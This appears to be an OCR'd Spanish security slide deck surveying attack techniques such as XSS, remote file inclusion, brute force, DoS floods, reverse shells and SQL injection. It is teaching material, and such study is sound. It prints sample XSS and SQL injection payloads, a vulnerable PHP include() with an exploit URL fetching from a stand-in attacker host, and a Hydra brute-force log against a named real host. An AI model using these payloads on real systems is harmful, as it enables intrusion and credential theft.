
Técnicas y Metodologías

Archivos Públicos




Técnicas y Metodologías

Verificación de Carpetas



Técnicas y Metodologías

Datos Sensibles en el Código Fuente



Versión de la Aplicación Web

Técnicas y Metodologías

Cross Site Scripting

Cross Site Scripting es una técnica de inyección de código en un sitio en el cual posee un error validación de código.

Esto logra que la modificación se ejecute del lado del cliente:

Es utilizado para:

- Robo de Cookies
- Manipulación de Cookies
- Redirección Web
- Modificación Web

Técnicas y Metodologías

Cross Site Scripting

Se puede inyectar:

- ✓ HTML
- ✓ JavaScript
- ✓ VBScript
- ✓ Flash
- ✓ Otros lenguajes (client-side)

Técnicas y Metodologías

Cross Site Scripting

Una de las formas de verificar si un sitio o Servidor web es vulnerable a esta técnica es verificar la respuesta del mismo ante una inyección de código.

Ejemplo de inyección JavaScript:

http://www.sitio.com/variable=<script>alert('XSS');</script>

Resultado

Cedido por el autor a www.segu-info.com.ar

Técnicas y Metodologías

Cross Site Scripting

Verificación de Cookie utilizando inyección JavaScript

http://www.sitio.com/variable=<script>alert(document.cookie);</script>

Técnicas y Metodologías

Cross Site Scripting

Este tipo de ataques se dan en:

- Mensajes en Foros.
- Firma de libro de visitas.
- Contactos a través de Web.
- Correo Web.

Técnicas y Metodologías

Remote File Inclusion (RFI)

Es una vulnerabilidad de páginas PHP dinámicas que permite la redirección de archivos remotos situados en otros servidores.

Esta vulnerabilidad se da por una mala programación o utilización de la función include().

Ejemplo de Código vulnerable:

```
$page = $_GET['page'];
include($page);
```

Explotación:

http://sitio.com/vulneable.php?page=http://atacante/fichero


Técnicas y Metodologías

Firewalking

Es una técnica para traspasar firewalls (Cortafuegos) con valores TTLs estratégicos.

¿Qué es un Time To Live?

Un Time To Live es un campo en la estructura de un paquete IP, que sirve para indicar por cuantos routers puede pasar el paquete antes de ser descartado.




Cedido por el autor a www.segu-info.com.ar

Técnicas y Metodologías

Firewalking

- Los Time To Live (TTL) sirven para determinar la ruta de un paquete IP.
- Los TTL se reducen en 1 cada vez que un paquete pasa por un router.

Salto 5, Firewall Detectado



Cedido por el autor a www.segu-info.com.ar

Técnicas y Metodologías

Brute Force

Brute Force es una técnica en la cual se usa un software para enviar usuarios y contraseñas de forma directa y concatenadamente verificando todas las variables posibles, para poder detectar usuarios y contraseñas de acceso validos.

Hydra: http://www.thc.org

Brutus: http://www.hoobie.net/brutus/


```
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2007-02-25 17:53:30
[DATA] 4 tasks, 1 servers, 4 login tries (l:2/p:2), ~1 tries per task
[DATA] attacking service ftp on port 21
[STATUS] attack finished for www.chaco.gov.ar (waiting for childs to finish)
[21][ftp] host: 209.13.114.2   login: anonymous   password:
[21][ftp] host: 209.13.114.2   login: anonymous   password: anonymous
Hydra (http://www.thc.org) finished at 2007-02-25 17:53:32
```

Técnicas y Metodologías

Trashing

Trashing es lo que se denomina la acción de buscar en los cubos de basura de una empresa.

Es muy utilizada por los hackers, y las personas no se percatan del gran error de tirar “datos” a la basura, sin antes destruirlos hasta que no sean legibles.



Cedido por el autor a www.segu-info.com.ar

Técnicas y Metodologías


Trashing

La información que se puede conseguir:

- ✓ Apuntes
- ✓ Números de Teléfono
- ✓ Documentos
- ✓ Reportes
- ✓ Datos de usuarios
- ✓ Disquetes
- ✓ Notas

Técnicas y Metodologías

Trashing: disquete formateado vulnerable?



Técnicas y Metodologías

War Dialing

Es el proceso de marcación de líneas telefónicas analógicas en sucesión numérica, en busca de:

- Modems
- Faxes
- Otros

Técnicas y Metodologías

War Driving

El nombre proviene de la técnica War Dialing.

War Driving consiste en la búsqueda de redes inalámbricas abiertas para luego publicarlas en un sitio público, involucra el uso de un automóvil y una computadora equipada con Wi-Fi, ya sea una laptop ó una PDA, para detectar las redes.

Técnicas y Metodologías

War Walking

Es similar al War Driving, solo que en vez de buscar redes Wi-Fi en auto, se buscan caminando.

Esta técnica esta siendo cada día mas utilizadas, ya que los dispositivos portátiles con capacidades Wi-Fi, son cada día mas.

Entre ellos:

- ✓ PDAs
- ✓ Nintento DS
- ✓ Sony PSP

Técnicas y Metodologías

Denegación de Servicio (DoS)

Los ataques de Denegación de Servicio o Denial of Service son ataques a ordenadores con el fin de dejar sin servicio al mismo para que usuarios no puedan acceder a él.

Esto se produce por la perdida de conectividad, por el consumo que exige el ancho de banda y por la sobrecarga de los recursos de la victima.

Técnicas y Metodologías

Tipos de DoS

- ✓**Inundación SYN (SYN Floods)**
- ✓**Inundación ICMP**
- ✓**Inundadión UDP**

Técnicas y Metodologías

SYN Floods

Esto ocurre cuando se envían deliberadamente muchos paquetes TCP/SYN, con la dirección de origen falsificada en el algunos casos.

El ordenador al recibir una petición de conexión, la responde, y al ser una dirección ip falsa, no llega a destino. Esto lo que hace es desgastar los recursos del ordenador. Ya que esto sucede con varias conexiones simultáneas.

Técnicas y Metodologías

Inundación ICMP

Este tipo de inundación consiste en enviar varios paquetes ECHO request de tamaños relativamente grandes, logrando que la victima responda con un ECHO Reply lo que ocupara un ancho de banda considerable y existirá una sobrecarga en el sistema.

Técnicas y Metodologías

Inundación UDP

Este tipo de ataque consiste en crear grandes cantidades de paquetes UDP y enviarlos sucesivamente al ordenador victima. Requiere que la victima posea un puerto UDP abierto para este tipo de ataque.

Técnicas y Metodologías

DDoS – Denegación de Servicio Distribuido

Los DDoS son ataques:

- Coordinados
- En conjunto
- Altamente peligrosos
- Extremadamente anónimos.

Técnicas y Metodologías


Sniffing

El sniffing es una técnica de análisis de flujo de datos.

Sirve para:

- Auditar Redes
- Verificar el estado de encriptación de los datos
- Auditar protocolos
- Recolectar datos sensibles

Técnicas y Metodologías




User/password

21 - FTP

Técnicas y Metodologías

Reverse Shell

La técnica de reverse shell o consola reversible, consta de un listar un puerto con la ejecución de una consola, la cual al conectarnos remotamente obtendremos la consola remota del ordenador target.



Técnicas y Metodologías

SQL Injection

La inyección SQL consiste en la modificación del comportamiento de consultas mediante la introducción de parámetros no deseados en los campos a los que tiene acceso.

El conflicto que sucede para esta vulnerabilidad es el mal filtrado de las variables utilizadas.

Consta de la inyección de código SQL en una consulta SQL para alterar su funcionamiento normal. Lo cual al inyectarse se ejecutara la consulta inyectada que puede llegar a comprometer la seguridad.

Técnicas y Metodologías

SQL Injection - Ejemplos

- Login:' or 1=1--
- Pass:' or 1=1—
- ' having 1=1--
- ' group by userid having 1=1--
- http://website/index.asp?id=' or 1=1--

Técnicas y Metodologías

Ejemplo de autenticación de un usuario

Normal

